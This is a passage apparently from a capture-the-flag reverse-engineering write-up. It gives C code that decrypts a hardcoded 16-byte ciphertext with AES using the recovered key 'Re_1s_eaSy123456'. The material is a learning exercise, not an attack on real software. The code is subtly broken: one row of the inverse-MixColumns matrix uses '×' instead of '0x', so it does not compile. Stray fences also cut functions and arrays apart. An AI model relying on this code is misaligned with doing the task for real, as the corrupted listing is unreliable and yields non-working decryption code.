static int getNumFromS1Box(int index) {
    int row = getLeft4Bit(index);
    int col = getRight4Bit(index);
    return S2[row][col];
}
/**
 * 逆字节变换
 */
static void deSubBytes(int array[4][4]) {
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++)
            array[i][j] = getNumFromS1Box(array[i][j]);
}
```

```
/**
 * 把4个元素的数组循环右移step位
 */
static void rightLoop4int(int array[4], int step) {
    int temp[4];
    int i;
    int index;
    for (i = 0; i < 4; i++)
        temp[i] = array[i];

    index = step % 4 == 0 ? 0 : step % 4;
    index = 3 - index;
    for (i = 3; i >= 0; i--) {
        array[i] = temp[index];
        index--;
        index = index == -1 ? 3 : index;
    }
}

/**
 * 逆行移位
 */
static void deShiftRows(int array[4][4]) {
    int rowTwo[4], rowThree[4], rowFour[4];
    int i;
    for (i = 0; i < 4; i++) {
        rowTwo[i] = array[1][i];
        rowThree[i] = array[2][i];
        rowFour[i] = array[3][i];
    }

    rightLoop4int(rowTwo, 1);
    rightLoop4int(rowThree, 2);
    rightLoop4int(rowFour, 3);

    for (i = 0; i < 4; i++) {
        array[1][i] = rowTwo[i];
        array[2][i] = rowThree[i];
        array[3][i] = rowFour[i];
    }
}
/**
 * 逆列混合用到的矩阵
 */
static const int deColM[4][4] = { 0x0e, 0x0b, 0x0d, 0x09,
    0x09, 0x0e, 0x0b, 0x0d,
    0x0d, 0x09, 0x0e, 0x0b,
```

```
    0×b, 0×d, 0×9, 0×e };

/**
 * 逆列混合
 */
static void deMixColumns(int array[4][4]) {
    int tempArray[4][4];
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++)
            tempArray[i][j] = array[i][j];

    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++) {
            array[i][j] = GFMul(deColM[i][0], tempArray[0][j]) ^ GFMul(deColM[i][1],
tempArray[1][j])
                ^ GFMul(deColM[i][2], tempArray[2][j]) ^ GFMul(deColM[i][3],
tempArray[3][j]);
        }
}
/**
 * 把两个4X4数组进行异或
 */
static void addRoundTowArray(int aArray[4][4], int bArray[4][4]) {
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++)
            aArray[i][j] = aArray[i][j] ^ bArray[i][j];
}
/**
 * 从4个32位的密钥字中获得4X4数组,
 * 用于进行逆列混合
 */
static void getArrayFrom4W(int i, int array[4][4]) {
    int index, j;
    int colOne[4], colTwo[4], colThree[4], colFour[4];
    index = i * 4;
    splitIntToArray(w[index], colOne);
    splitIntToArray(w[index + 1], colTwo);
    splitIntToArray(w[index + 2], colThree);
    splitIntToArray(w[index + 3], colFour);

    for (j = 0; j < 4; j++) {
        array[j][0] = colOne[j];
        array[j][1] = colTwo[j];
        array[j][2] = colThree[j];
        array[j][3] = colFour[j];
```

```
    }

}

/**
 * 参数 c: 密文的字符串数组。
 * 参数 clen: 密文的长度。
 * 参数 key: 密钥的字符串数组。
 */
void deAes(char* c, int clen, char* key) {

    int cArray[4][4];
    int keylen, k;
    keylen = strlen(key);
    if (clen == 0 || clen % 16 != 0) {
        printf("密文字符长度必须为16的倍数！现在的长度为%d\n", clen);
        exit(0);
    }

    extendKey(key);//扩展密钥

    for (k = 0; k < clen; k += 16) {
        int i;
        int wArray[4][4];

        convertToIntArray(c + k, cArray);
        addRoundKey(cArray, 10);

        for (i = 9; i >= 1; i--) {
            deSubBytes(cArray);
            deShiftRows(cArray);
            deMixColumns(cArray);
            getArrayFrom4W(i, wArray);
            deMixColumns(wArray);

            addRoundTowArray(cArray, wArray);
        }
        deSubBytes(cArray);
        deShiftRows(cArray);
        addRoundKey(cArray, 0);
        convertArrayToStr(cArray, c + k);

    }
}
int main() {
    char encodebuffer[] = { 0x2B, 0xC8, 0x20, 0x8B, 0x5C, 0xD, 0xA7, 0x9B, 0x2A, 0x51,
0x3A, 0xD2, 0x71, 0x71, 0xCA, 0x50 };
```

```
    char* key = (char*)"Re_1s_eaSy123456";
    deAes(encodebuffer, 16, key);
    printf("%s", encodebuffer);
}
```

输入即可